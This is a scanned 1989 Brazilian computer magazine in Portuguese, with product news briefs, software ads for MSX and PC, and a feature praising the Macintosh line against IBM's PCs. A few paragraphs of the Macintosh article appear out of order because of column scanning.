Entre as novidades da nova versão está o layout de impressão (Advanced Page Preview), que permite visualizar na tela a página exatamente como será impressa; o alinhamento automático (on-line), janelas para edição de textos simultâneos, além de possibilitar a inserção de arquivos de outros programas como dBase e Lotus.

Esta versão traz também os novos menus de orientação rápida (menus suspensos), que eliminam a necessidade de contato prévio com os comandos, permitindo ao usuário começar fazendo em vez de aprendendo. Oferece ainda um maior número de recursos redacionais, como por exemplo, a possibilidade de obter até oito colunas, o salvamento automático, com tempo pré-programado, e a edição em fontes proporcionais, indicando on-line a largura de página.

## Bahia Vídeo lança catálogo eletrônico

A Bahia Vídeo & Informática, empresa voltada para a linha MSX e produções em vídeo está expandindo sua área de ação, antes restrita ao mercado baiano, lançando nacionalmente o seu Catálogo Eletrônico, onde o cliente poderá gratuita e comodamente ser informado das novidades para o MSX, além de jogos e programas comercializados por esta softhouse.

Exclusividade da BAVI, este catálogo permite ao seu usuário, com simples toque, escolher os programas desejados, emitindo o seu pedido automaticamente em sua impressora.

Quaisquer informações o telefone da Bahia Vídeo e Informática é (071) 521-0363.

## Um visiofone de alta resolução

Ver seu correspondente ou os participantes de uma teleconferência em seus movimentos reais e sem deformação, comentar com eles um croqui exposto, tudo a cores e com uma imagem de qualidade vídeo: é para tudo isso que a empresa IEPSO projetou seu Vuphone. Sua câmara de focalização automática e uma tela de 9 polegadas em diagonal, capaz de distinguir 250 linhas, a distinguem dos visiofones destinados apenas à rede telefônica e limitados a uma série de quadros fixos de baixa definição. Para pleno aproveitamento das qualidades do Vuphone, é portanto necessário ligá-lo a uma rede pública ou privada de ampla faixa. No controle do terminal usa-se um teclado de 56 teclas que dá acesso aos bancos de dados de videotexto e permite a sobreimpressão, na imagem vídeo recebida pelo ou pelos correspondentes, de incrustações de texto e gráficos de acordo com as normas Teletel ou Prestel, graças a um modem V23 reversível de 1200 bauds.

A função telefonia é clássica, como ressaltava o CEFI - Centro Francês de Informação Industrial e Econômica. É disponível uma tomada Dim de 5 pinos para uma leitora de cartão de memória, um computador ou uma impressora. É possível converter esta tomada em saída RS232 para o comando de videodisco, por exemplo, e fazer do

Vulphone um servo indicador de imagens.

O equipamento é apenas um dos elementos de uma linha de equipamentos fabricados pela IEPSO para o gerenciamento em rede das imagens vídeo conjugadas a outras formas de comunicação.

## Progress versão 5

A Datasul está liberando a versão 5 do Progress, que traz importantes implementações em seu sistema de gerenciamento de banco de dados relacional e linguagem de quarta geração.

A versão 5 inclui várias características, como melhor desempenho através de implementação de uma multiconectividade com arquitetura multisservidora, ou seja, múltiplos servidores com sistemas diferentes podem acessar o mesmo banco de dados. A L4G foi expandida para aceitar comandos SOL (padrão ANSI) e Progress, ou uma combinação dos dois, podem ser compilados e passar a fazer parte do mesmo código executável.

Outras vantagens contidas na nova versão dão também maior eficiência no desenvolvimento de programas. São elas: otimizador de memória do DOS, extenso dicionário de dados, passando a ter, inclusive, caracteres alfabéticos internacionais.

Além disso, o desenvolvimento de aplicações se torna ainda mais fácil com o Progress

Fast Track, um menu-driver que complementa a L4G. Usando as barras de menu e as técnicas point-and-pick, os programadores podem gerar rapidamente os menus, telas e relatórios, aumentando a velocidade no processo de desenvolvimento.

## Scitex Imager III

A empresa gráfica e impressora Lithosphere, sediada em Londres, investiu meio milhão de libras em novos equipamentos para pré-impressão. Trata-se de um sistema de composição eletrônica SCITEX IMAGER III, conectado a um scanner de saída de alta resolução ITEK COLOUR GRAFIC 410-R. Esta configuração é o primeiro caso de sistema Scitex conectado a um dispositivo de saída ITEK.

Fundada em 1980, a Lithosphere é hoje a maior cooperativa impressora britânica. Com 32 empregados, fatura em torno de 1,1 milhões de libras anualmente, prevendo triplicar esta cifra nos próximos 5 anos com a produção gerada pelo novo equipamento.

A ITEK COLOUR GRAPHICS e a SCITEX já realizaram várias outras instalações conjuntas na Europa, nas quais a ICG fornece Scanners de entrada. O 410-R, com resolução de 3.200 linhas por polegadas manipula tanto texto como arte a traço, sofrendo apenas pequenas adaptações secundárias em hardware para poder fazer o intercâmbio de dados.

## Contabilidade Gerencial

# SCO XENIX

UNIX - MS-DOS - REDE

Compare você mesmo

	Intelsoft	Outros		Intelsoft	Outros
■ Controlada por menus, realmente on-line e multi-usuário	✓		■ Recebe Contas e Lançamentos de fontes externas	✓	
■ Plano de Contas definido pelo usuário com suporte para Centros de Custo	✓		■ Converte todos os dados armazenados no Sistema para formatos compatíveis com o LOTUS 1-2-3, dBase, e acessíveis por qualquer linguagem de programação, permitindo a integração com outros sistemas	✓	
■ Código das Contas com até 16 dígitos e até 9 graus	✓		■ Integrado ao Sistema de Orçamento e Modelagem Financeira Intelsoft	✓	
■ Históricos com até 5 linhas de 40 caracteres cada	✓		■ Os dados podem ser convertidos para qualquer dos ambientes suportados	✓	
■ Lançamentos de partida simples ou dobrada	✓		■ Gerador de Relatórios que permite a definição de relatórios adicionais, envolvendo dados de contas e centros de custo, com cálculos livres	✓	
■ Executa lançamentos em diversos meses simultaneamente	✓		■ Consulta ao Razão no vídeo, sempre atualizado para qualquer período, a qualquer momento	✓	
■ Permite voltar para qualquer período do exercício	✓		■ Consulta Lançamentos no vídeo permitindo pesquisa pelo valor do lançamento ou trechos de histórico	✓	
■ Consolida Planos de Contas de diversas empresas ou filiais	✓		■ Consulta de Balancete no vídeo com saldos e movimentos acumulados a débito e a crédito	✓	

# INTELISOFT

Intelsoft Informática Ltda.

Maiores informações (021) 265-3346

Praia do Flamengo, 66 sala 1114  
CEP 22210 - Rio de Janeiro, RJ Telex (021)37416 ISOF

Filiada à ABES  
Registro na SEI nº 09008 - 5 Categoria A  
Copiar software é crime sujeito às penas da Lei nº 7646-87. Todas as marcas mencionadas estão registradas por seus proprietários e possuem copyright mundial.

## A Megarom XSW chega ao mercado

A empresa paulista XSW lançou, na segunda quinzena de agosto, o 1º cartucho "MEGAROM" nacional. Os cartuchos comuns contêm 16 ou 23 Kbytes de memória. Os MEGAROM contêm 1 milhão de bits, que equivalem a 128 Kbytes.

O projeto estava engavetado há vários meses devido aos altos custos envolvidos. O problema com o custo foi solucionado através de um esquema de locação, também inédito no mercado nacional de MSX: o usuário que não quiser ou não puder adquirir o cartucho, poderá alugá-lo pelo tempo que desejar.

Com os cartuchos MEGAROM, os milhares de usuários que não possuem disk-drive poderão ter acesso aos famosos jogos MEGAROM (NEMESIS I e II, SALAMANDER, PARODIUS, AN-TARTIC ADVENTURE, GALFORCE II, etc.).

Além disso, a XSW produzirá também cartuchos "PARANOID EXPAND", que nada são que MEGAROM's gravados com vários softwares comuns, como o MSX WRITE, o EDDY 2, o EMU, o MSX DATA, o MSX PLAN e o VOX. O usuário terá, num único cartucho, vários softwares aplicativos ou utilitários, chamados através do BASIC, sem a necessidade de ficar trocando cartuchos, evitando o desgaste prematuro dos conectores do micro.

## Supercalc acompanha informatização do Citibank

Desde o início da informatização do Citibank, quando o parque instalado era formado por máquinas CPM, a planilha eletrônica Supercalc, da Compucenter Associates, foi homologada como o produto mais adequado aos usuários de microinformática. Hoje, com cerca de 200 cópias instaladas, o Citibank está entre os principais usuários do produto, distribuído no país pela Compucenter Informática.

Segundo Milton Massaru Nishimaki, gerente do Citibank, as planilhas eletrônicas vêm sofrendo implementações novas a cada versão. Para o executivo, que organizou um workshop com os usuários do Citibank para apresentar as novas características do SUPERCALC 5 em relação à versão 4.0, o Citibank vem mantendo a mesma cultura em planilha eletrônica e tem realizado este tipo de evento para outros produtos de mi-

croinformática, como uma forma eficiente de treinamento e atualização dos usuários.

O SUPERCALC 5 traz 40 novas funções em relação à sua versão anterior, e permite mais de 100 tipos de gráficos em 2 e 3 dimensões. O programa faz a ligação de até 255 planilhas na memória (ou em disco) e comporta visualização e manipulação de até 3 planilhas simultaneamente na tela.

## Microtec lança dois novos micros

A Microtec Sistemas líder nacional no segmento de microcomputadores de 16 e 32 bits, participou da Feira de Informática, com dois lançamentos na sua família de microcomputadores, ambos com características inéditas no mercado brasileiro.

As duas novidades são o MF386/SX - um hardware com processamento de 32 bits e barramento de 16 bits - e o MF386/25MHz, posicionado como a máquina mais veloz do mercado brasileiro em sua categoria. Para lançar os dois novos micros, a Microtec investiu cerca de US\$ 2 milhões em pesquisa e desenvolvimento nos últimos 12 meses.

O MF386/SX é o primeiro micro nacional a incorporar uma das últimas novidades da Intel, o microprocessador 80386/sx, até agora só utilizado por fabricantes como IBM, Compaq e Toshiba. Além disso, o novo micro apresenta outras características só encontradas em máquinas lançadas há apenas um ano no mercado internacional: mantém arquitetura de 16 bits e executa internamente todas as instruções de um microcomputador de 32 bits, rodando softwares poderosos como OS/2 e SCO-Xenix.

Outro lançamento da Microtec - O MF386/25MHz - é equipado com o novo chip com clock de 25 MHz da Intel, só recentemente assimilado nos países desenvolvidos. O equipamento mantém as características básicas do MF 386/20 MHz, mas coloca-se como a máquina já desenvolvida no Brasil no segmento de 32 bits.

## Novos produtos da Dataservice

A Dataservice, empresa de software de São Paulo, acaba de lançar as versões 2.5 do DTS-VCICS, 2.0 do DTS Back e 1.5.3 do DTS-Pack.

O DTS- VCICS é um produto voltado para monitoração de ambientes CICS e mainframes

IBM, que agiliza o tempo de resposta. Utilizando mais de sessenta comandos em tempo real, o DTS-VCICS permite total visualização do estado da rede de teleprocessamento, mostrando o consumo de recursos, transações, arquivos, fitas, terminais, etc.

A versão 2.5 do DTS-VCICS sofreu aperfeiçoamentos nas funções "capacity planning" e relatórios, ao mesmo tempo em que vem com comandos mais poderosos que, além da visualização na tela do que está ocorrendo, permitem atuar e modificar qualquer situação. Segundo José Fernando Corrêa Parra, diretor da Dataservice, essas inovações transformam o 2.5 do DTS-VCICS num dos melhores produtos mundiais para análise e performance de CICS.

Quanto ao DTS-Back (anteriormente denominado DTS-BKPS), cujas finalidades básicas são a operação e a programação automática das rotinas de back-up, a versão 2.0 traz maior facilidade de uso de novas técnicas de compactação de arquivos. Esse software foi desenvolvido principalmente para atender ao mercado norte-americano, onde o produto está em teste em várias companhias.

## Software para consulta ortográfica

A partir deste mês, a Proceda Tecnologia dará início a uma estratégia de marketing totalmente diferenciada e até mesmo inédita no setor de informática: um disquete, composto por um exclusivo programa de Consulta Ortográfica de Texto (TTI/CONS), e também por uma apresentação de toda a linha de produtos e serviços prestados pela empresa, será distribuído para mais de 3 mil empresários e clientes potenciais.

"Atuamos no mercado como uma empresa integradora de soluções. Por isso nossa preocupação em distribuir não apenas um brinde, mas um software utilitário e de grande aplicação", diz José Roberto do Valle, gerente de marketing da Proceda.

Desenvolvido por professores do Departamento de Ciência da Computação da Unicamp e pela TTI- Tecnologia, este Consultor Ortográfico de Texto será de uso exclusivo da Proceda até 31 de outubro.

O TTI/CONS possui gravada em sua memória 206 mil palavras básicas da língua portuguesa, mas o software permite que o usuário adicione novas terminologias, inclusive de outros idiomas. De fácil utilização, este consultor elimina qualquer dúvida com relação à grafia, acentuação e até mesmo separação silábica, permitindo que a palavra seja corrigida diretamente no teclado. Em micro 386, o programa chega a ler até 300 mil palavras em um minuto, e num XT, essa velocidade é de 30 mil por minuto.

### CURSOS

- Dbase 1, 2, 3
- Wordstar
- Basic
- Sistema Especialista

### SEMINÁRIOS

- A informática na pequena e média empresa.
- Organização, sistemas e métodos.

### EQUIPAMENTOS/SUPRIMENTOS

- PC XT, AT
- No Break
- Impressoras
- Modem

 **FUTURE ON LINE INFORMÁTICA**

Av. Rio Branco, 123 - Gr. 1112 - RJ - CEP: 20040 - Tel.: 232-8603 • 232-1821 • 232-9876



# DISCOVERY INFORMÁTICA

## SCREEN STEALER

O utilitário que faltava para seu MSX. Retira telas de qualquer fase do seu jogo favorito, colocando em formato GRP ou SCR (GRAPHOS III). Ideal para quem utiliza shapes, ou quer mostrar que terminou um jogo. Perfeito para programadores que desejam total controle sobre suas telas gráficas. Telas integrais, incluindo sprites. Programa 100% nacional. Acompanha manual completo de utilização. Funciona apenas em Expert 1.0, 1.1 e HotBit.

NCz\$ 95,00

## DISCOVERY MUSIC PACK I

Sensacionais músicas em Basic para você usar em seus próprios programas. Músicas em três canais retiradas diretamente dos jogos do MSX 2.0. Facilmente adaptáveis, podendo ser alteradas como o usuário desejar. Acompanha manual de utilização.

NCz\$ 55,00

## X-RATED GRAPHICS

Aqueles desenhos que você sempre quis ter. Figuras picantes para o seu Graphos III ou Graphos Pro.

(\*) Somente para maiores de 18 anos.

NCz\$ 60,00

## DISCOVERY BORDERS 1

Sensacionais bordas para suas telas. Seu trabalho ficará muito mais profissional!

(\*) Compatível com Graphos III ou Graphos Pro.

NCz\$ 60,00

## DISCOVERY AMIGA SHAPES 1

Desenhos retirados diretamente do Amiga para o MSX. Agora seu Desktop será realmente profissional.

(\*) Compatível com Graphos III ou Graphos Pro.

NCz\$ 100,00

## DISCOVERY LETTERS

Fontes de letras totalmente inéditas.

(\*) Compatível com Graphos III ou Graphos Pro.

NCz\$ 55,00

## CONTROLE BANCARIO

Programado em dBASE II Plus (\*), pode controlar até 50 contas correntes ao mesmo tempo sem haver necessidade de trocas de disco. Gera relatórios no vídeo ou impressora, de qualquer mês que se queira. Programado para ser o mais fiel possível com o funcionamento de um banco comercial. Acompanha manual completo em português. Programa 100% nacional.

(\*) dBase II Plus, da Prática, não é fornecido junto com o programa.

NCz\$ 105,00

## DISCOVERY SUPER LETTERS

Shapes de letras para títulos no estilo do PC. Finalmente no MSX!

(\*) Compatível com Graphos III ou Graphos Pro.

NCz\$ 60,00

## BREVE!

- THE DISK MECHANIC
- ART PACK 2
- DICIONÁRIO INGLÊS-PORTUGUÊS (10.000 PALAVRAS)

## DISCOVERY ART PACK I

Sensacional coleção de shapes para utilização com o Graphos III ou MSX Page Maker. Figuras sensacionais com detalhes surpreendentes. Valorize seu trabalho gráfico. Figuras inéditas sem similar no mercado. Do mesmo autor dos MSX Page Maker Kit (Cartoons 1 e 2, Fonts 1 a 4, etc...). Acompanha manual de utilização.

(\*) Requer o software Graphos III

NCz\$ 60,00

## NOVIDADES PARA TK 90X

Lenda da Gávea - Por Luís F. Moraes. Relançamento exclusivo DISCOVERY. Você que é usuário do TK 90X não deve deixar de adquiri-lo.

NCz\$ 50,00

## PRO KIT SOFTWARE - TABELA DE PREÇOS (OUTUBRO/89 - 1)

GRAPHOS III	NCz\$ 202,00	PRO KIT files	NCz\$ 151,00
GRAPHOS PRO	NCz\$ 755,00	PRO KIT rot-II	NCz\$ 151,00
MÓDULO TELAS	NCz\$ 252,00	PRO KIT format	NCz\$ 151,00
MÓDULO ALFAB	NCz\$ 252,00		
ALFABETOS # 1	NCz\$ 65,00	EDITOR 3.4	NCz\$ 278,00
TELAS # 1	NCz\$ 65,00	AMAZÔNIA	NCz\$ 75,00
SHAPES # 1	NCz\$ 65,00	SERRA PELADA	NCz\$ 75,00
		LENDA DA GÁVEA	NCz\$ 101,00
PRO KIT zapper	NCz\$ 151,00		
PRO KIT scanner	NCz\$ 151,00	DIGITAL BOOK # 1	NCz\$ 101,00

INFORMATIZAMOS SUA EMPRESA: SISTEMAS P/ MSX OU PC  
PROGRAMADORES PROFISSIONAIS

PARA PEDIDOS ACIMA DE NCz\$ 200,00 GRÁTIS "ANGRA 1 DEMO"

CREDENCIAMOS REVENDEDORES. INFORME-SE.

## POSTO DE ASSISTÊNCIA TÉCNICA

# PRO KIT


1989 TODOS OS DIREITOS RESERVADOS

PEÇA CATÁLOGO



SE VOCÊ É PROGRAMADOR, PROCURE-NOS. SEU PROGRAMA PODE SE TRANSFORMAR NUM BEST-SELLER.

Envie cheque nominal e cruzado ou vale postal à DISCOVERY INFORMÁTICA LTDA., Caixa Postal 3043, CEP 20001, Rio de Janeiro, ou venha pessoalmente à Rua da Quitanda, 19, Gr. 404, Centro, Rio de Janeiro



# MACINTOSH

## O ORIGINAL PECADO DA MAÇÃ

Luiz Fernandes de Moraes

O nome lembra a figura de um venerável senhor de barba branca e saíote colorido, tocando gaita de fole na paisagem lírica das terras altas da Escócia. Mas a licença poética acaba aqui: trata-se, na realidade, da arma letal com que a Apple Computer pretendeu ferir de morte um gigante azul chamado IBM, que teve a ousadia de investir no florescente mercado dos microcomputadores.

Se o objetivo inicial não foi ainda alcançado e o gigante continua o "dono da bola" no campeonato mundial da informática, isso não significa que o Macintosh (ou simplesmente Mac, como é carinhosamente tratado por seus usuários) tenha se tornado um fracasso: ao contrário.

Por trás da bravata de destruir o PC da IBM, havia um objetivo mais realista, que era salvar a própria Apple do fracasso retumbante do Lisa, um micro de dez mil dólares que se tornou um Titanic digital para iceberg nenhum botar defeito. Ou a Apple dava a volta por cima e lançava uma máquina que a reconduzisse ao seu pedestal original, ou seus técnicos, além do desemprego, teriam que amargar por toda a eternidade as risadas irônicas de Stephen Wozniac e Steve Jobs, os ex-patrões que fizeram da maçã colorida a mais respeitada marca de microcomputadores do mundo.

Mas como diz o ditado, ri melhor quem ri por último. Graças ao Mac a palavra fracasso foi abolida dos dicionários da Apple Computer e a IBM se viu pela primei-

ra vez realmente ameaçada. E o gigante só não caiu porque na pressa de lançar o Mac, a Apple cometeu pequenos erros que resultaram em grandes falhas na sua estratégia de comercialização.

### A GERAÇÃO MACINTOSH

O primeiro Macintosh foi realmente uma grande surpresa para o mercado da microinformática: uma máquina robusta, compacta e de design extremamente inovador

- CPU, drive de 3 1/2" e monitor incorporados em um gabinete de dimensões reduzidas e aparência agradável, um teclado simples e prático e a onipresença de um pequeno periférico chamado mouse, que viria revolucionar a interação entre o usuário e a máquina, redimensionando o conceito de entrada de dados e tornando a operação tão intuitiva que era possível até mesmo abrir mão dos manuais de operação dos programas.

Mas o susto da IBM passou logo. O Mac tinha dois pecados que, para as necessidades dos usuários de então, acabariam dificultando a sua venda e facilitando a caminhada dos interessados em direção ao PC: a tela diminuta do monitor e a ausência de disco rígido para o equipamento.

De nada adiantava ser uma máquina de 16-32 bits (contra os 8-16 bits do PC) e possuir 1 Megabyte de RAM, se a memória de massa se resumia a um único acionador de discos de 3,5" com 800 Kb por disco. Para tratamento de arquivos faltavam os vários Megabytes de disco rígido com que os PCs encantavam os usuários.

Além disso a arquitetura da máquina era incrivelmente fechada, com vários chips customizados e um fator zero de clonabilidade. Já se sabe hoje que essa estratégia afasta do mercado as outras empresas que, criando e desenvolvendo periféricos e programas, acabam beneficiando a performance de vendas de qualquer equipamento. O

O Macintosh IIcx com monitor full-page: a revolução no desktop.



curioso é que uma desconhecida empresa de um remoto país chamado Brasil conseguiu um milagre de engenharia reversa e criou o primeiro e único clone do Mac, abalando de tal forma a Apple que ela esqueceu momentaneamente a IBM e voltou toda a sua artilharia para as costas brasileiras e matou o "bastardo" no berço. Coisas do futebol.

Mas independente das falhas restava no primeiro Mac um número bem grande de virtudes. Para promover o Mac a Apple contava com a sua facilidade de interagir com o operador e a sua capacidade gráfica. E foi por aí que o Mac começou a fazer história, a despeito do ridículo som de gongo chinês com pigarro que o usuário ouvia a cada vez que dava partida na máquina. O caminho normal do Mac foi a mesa da secretária e o Desktop Publishing, áreas onde ele causou uma revolução em caráter irreversível.


### O SURGIMENTO DO MACINTOSH II

Foi com o Mac II que a Apple deu o seu primeiro passo para acuar a IBM que tenta fazer do PS/2 a verdadeira máquina do juízo final. O Mac II, na faixa dos cinco mil dólares custa mil dólares menos que o PS/2 modelo 80. O Mac II vem com disco rígido de 40 Mb, memória RAM inicial de 1 Mb com capacidade de expansão para 7 Mb na placa-mãe e até 2 Gb (sabe quanto é dois Gigabytes?) se expandido através de interfaces.


O clock é o mesmo do PS/2 (16 Mhz) mas o microprocessador é o Motorola 68020, um verdadeiro mestre em endereçar memória. O Mac II vem com coprocessador aritmético incluído (68881 da Motorola), possui seis slots de expansão, teclado no estilo Apple de oitenta e uma teclas, resolução de 640x480 pixels, opção para monitor monocromático de alta resolução ou RGB também de alta resolução. Isso sem falar no mouse, no som estéreo amplificado, na arquitetura aberta desenvolvida pelo Michigan Institute of Technology e nos sistemas operacionais System, Multifinder e Hypercard que acompanham a máquina, sendo o Hypercard o representante do maior avanço já obtido por qualquer empresa de microcomputadores. É ver para crer.

Mas o Mac II foi apenas o divisor de águas. A família Macintosh hoje possui o Mac Plus, o Mac SE, o Mac II, o Mac Ix com 4 Mb de RAM inicial e disco rígido de 40, 80 ou 160 Mb (oito mil dólares), o Mac Iicx, já com o microprocessador Motorola 68030 e coprocessador 68882 e compatibilidade com o software do Mac II e do Mac Ix, disco rígido de 80 Mb e acionador de 3,5" de 1.4 Mb, capaz de ler e gravar nos formatos MS-DOS, OS/2 e ProDOS. A unidade de paginação de memória permite a utilização em multitarefa e o conjunto alcança um preço de apenas sete mil dólares.

O último lançamento é o Mac SE/30, uma máquina compacta como o Mac SE, mas operando em velocidade 4 vezes supe-



*O Turbo Mouse da Kensington: um conceito levado às últimas consequências.*



*O Mac SE reeditando a tendência no formato compacto.*

rior através do 68030. O coprocessador aritmético 68882 permite uma velocidade de cálculo em ponto flutuante 100 vezes superior ao modelo SE. Isso sem falar que o SE/30 trabalha com o mesmo acionador de disquetes do Mac Iicx, com 1.4 Mb e capacidade de leitura e gravação nos sistemas operacionais do PC. Com disco rígido de 80 Mb o Mac SE/30 custa a bagatela de seis mil dólares: não há PS/2 que resista.

A ameaça para a IBM é muito grande. Nem mesmo o reconhecimento das virtudes do Mac que induziram à criação do software Windows da Microsoft, na tentativa de tornar o PC tão intuitivo quanto o Mac, foi capaz de influir na decisão de compra do usuário. O Windows é apenas um arremedo de software quando comparado ao sistema operacional do Mac, atestando que o PC jamais chegará lá. Nem ao menos se aproximará de máquinas como o Amiga da Commodore, que conseguiu dar ao mouse


a mesma potencialidade que o Macintosh patenteou.

### A NOVA ESTRATÉGIA DO MACINTOSH

Hoje os caminhos do Mac são mais suaves e ele não brada aos quatro ventos que pretende destruir o PC. A estratégia é diametralmente oposta e o Mac se apresenta como um aliado para os usuários da IBM enquanto vai sorrateiramente minando as defesas da "big-blue".

A quantidade de produtos voltada para a conectividade e a troca de dados é tão grande que muita gente que tem PC já pensa em comprar um Mac para ampliar o seu potencial de trabalho, sem perder o tempo e o dinheiro investidos em instalação e desenvolvimento de sistemas e arquivos no PC. Além disso muitos usuários do Mac são também usuários do PC, tendo um Mac em casa e um PC no trabalho.

Quando as circunstâncias ditam as regras, torna-se necessário que o Mac se habilite a rodar software do PC. Isso é possível graças aos coprocessadores MS-DOS como o Mac286 ou o SoftPC, que possibilitam que o Mac II, Iix, Iicx, SE ou SE/30 pos-



*O Macintosh II com monitor RGB Radius: resolução de 1152x882 pixels.*

sam utilizar hardware ou software, emulando o ambiente MS-DOS.

Um Macintosh com coprocessador MS-DOS e sistema operacional Multifinder permite que seu usuário execute o Lotus 1-2-3 em uma janela MS-DOS simultaneamente com o Excel, rodando em uma janela regular do Macintosh. Usando o comando standard "cut and paste" do Mac, o usuário troca dados entre as duas planilhas de forma rápida e transparente. Essa possibilidade é muito mais sedutora do que usar programas comuns de troca de arquivos como o DaynaFile ou o MacLink Plus.

Mas a ameaça não fica só por aí. Observadores da indústria mundial já perceberam que o Macintosh, em número estimado de um milhão e duzentas mil máquinas só em território norte americano, já estão sendo usados nas grandes corporações, o que gera a necessidade de conectividade com os mainframes IBM, sem dúvida os de

maior presença no mercado. Isso não passaria em branco para a Apple Computer, que lançou recentemente o AppleLine 3270 File Transfer, uma solução que envolve software e hardware para permitir a troca de dados com a família 3270 (3090, s/370, etc.) da IBM através do conversor de protocolo AppleLine.

Bastou isso para que outras empresas como a Avatar, Digital Communications Associates, Tri-Data Systems e Simware partissem para a tomada deste mercado com produtos como o MacMainFrame (1.300 dólares), MacIRMA (1.200 dólares), Netway 2000 (8.500 dólares) e Mac3270 (250 dólares). Resta saber como a IBM vem recebendo esta "aliança" com o Mac e o que ela pretende fazer em termos de gratidão (leia-se retaliação).

da obra basta um Mac II com Hypercard e um videodisk player.

Um outro produto que causou impacto foi o software HyperAnimator da BrightStar Technology Inc, um programa que permite a criação e animação de objetos sólidos de forma simples e com performance extremamente elevada. Mas esse não é um produto isolado já que o usuário pode contar também com o VideoWorks Professional, um programa similar cuja única diferença é o maior grau de dificuldade para criar uma animação. A curiosidade é que a Microillusions, autora do Photon Paint, o mais incrível editor gráfico do Commodore Amiga, que opera no formato hold-and-modify (4096 cores) acaba de lançar a versão do Photon Paint para o Mac.


Outro grande avanço para o usuário

tidade de etapas no processo de edição/exibição. O recurso mais interessante do Finale consiste na sua capacidade de escrever música introduzida por meio de um teclado MIDIado: basta executar a música no teclado, em qualquer ritmo ou estilo que o Finale imprime a partitura.

## CONCLUSÃO

Não existe um único possuidor de Macintosh que não se encontre sorrindo de orelha a orelha. Afinal, além da mística e da tradição que a marca Apple evoca, a própria realidade da microinformática mundial se incumbem em colocar o Mac em um pedestal mais elevado.

Software e hardware nunca resultaram em uma alquimia tão bem sucedida



À esquerda a tela do programa *MicroStation*: o CAD de última geração. À direita o *JX-450*: o scanner colorido para o Mac.



Mas deixando de lado os vãos mais altos e ficando o pé na terra, ou melhor, na mesa do usuário comum, a verdade é que o Mac está se tornando um micro mundialmente difundido pelas suas potencialidades. A cada ano a MacWorld, a feira mundial do Macintosh realizada duas vezes por ano nos Estados Unidos, mostra porque o Mac vem se tornando sinônimo de encantamento na microinformática.

Só para se ter uma idéia, a última feira mostrou de forma definitiva que o Hypercard não é simplesmente um programa de computador, mas sim parte importante do futuro do Mac a médio e longo prazo. É graças ao Hypercard que o Mac descobriu a computação em multimídia (desktop, video, audio, animação, CAD, etc.) que já havia sido descoberta e adotada pelo Amiga, que ainda é líder nessa área.

Para se ter uma idéia, um dos produtos mais comentados da Feira foi um catálogo em videodisco contendo seis mil obras de arte do museu do Louvre, com trinta e cinco mil imagens incluindo comentários de 75 obras selecionadas. O catálogo é dividido em três volumes que cobrem objetos de arte, pinturas e esculturas. Para visualizar to-

do Mac é o OmniPage, da Caere Corporation, um software de reconhecimento óptico (OCR) que permite reconhecer através de um scanner, virtualmente qualquer página, independente das proporções de imagens e textos em caracteres em qualquer tamanho ou tipografia que a página possa conter.

Antes do OmniPage só era possível reconhecer caracteres em documentos que obedecessem a especificações precisas. Com o OmniPage os scanners podem reconhecer vários tipos de páginas com mistura de texto e imagem. O programa identifica texto em imagem em uma única leitura, arquivando o resultado nos formatos TIFF ou ASCII. Isso equivale a colocar um manuscrito no scanner e, em poucos segundos, ver o texto dentro do seu processador de textos preferido. É como possuir uma copadora Xerox fabricada no país dos sonhos.

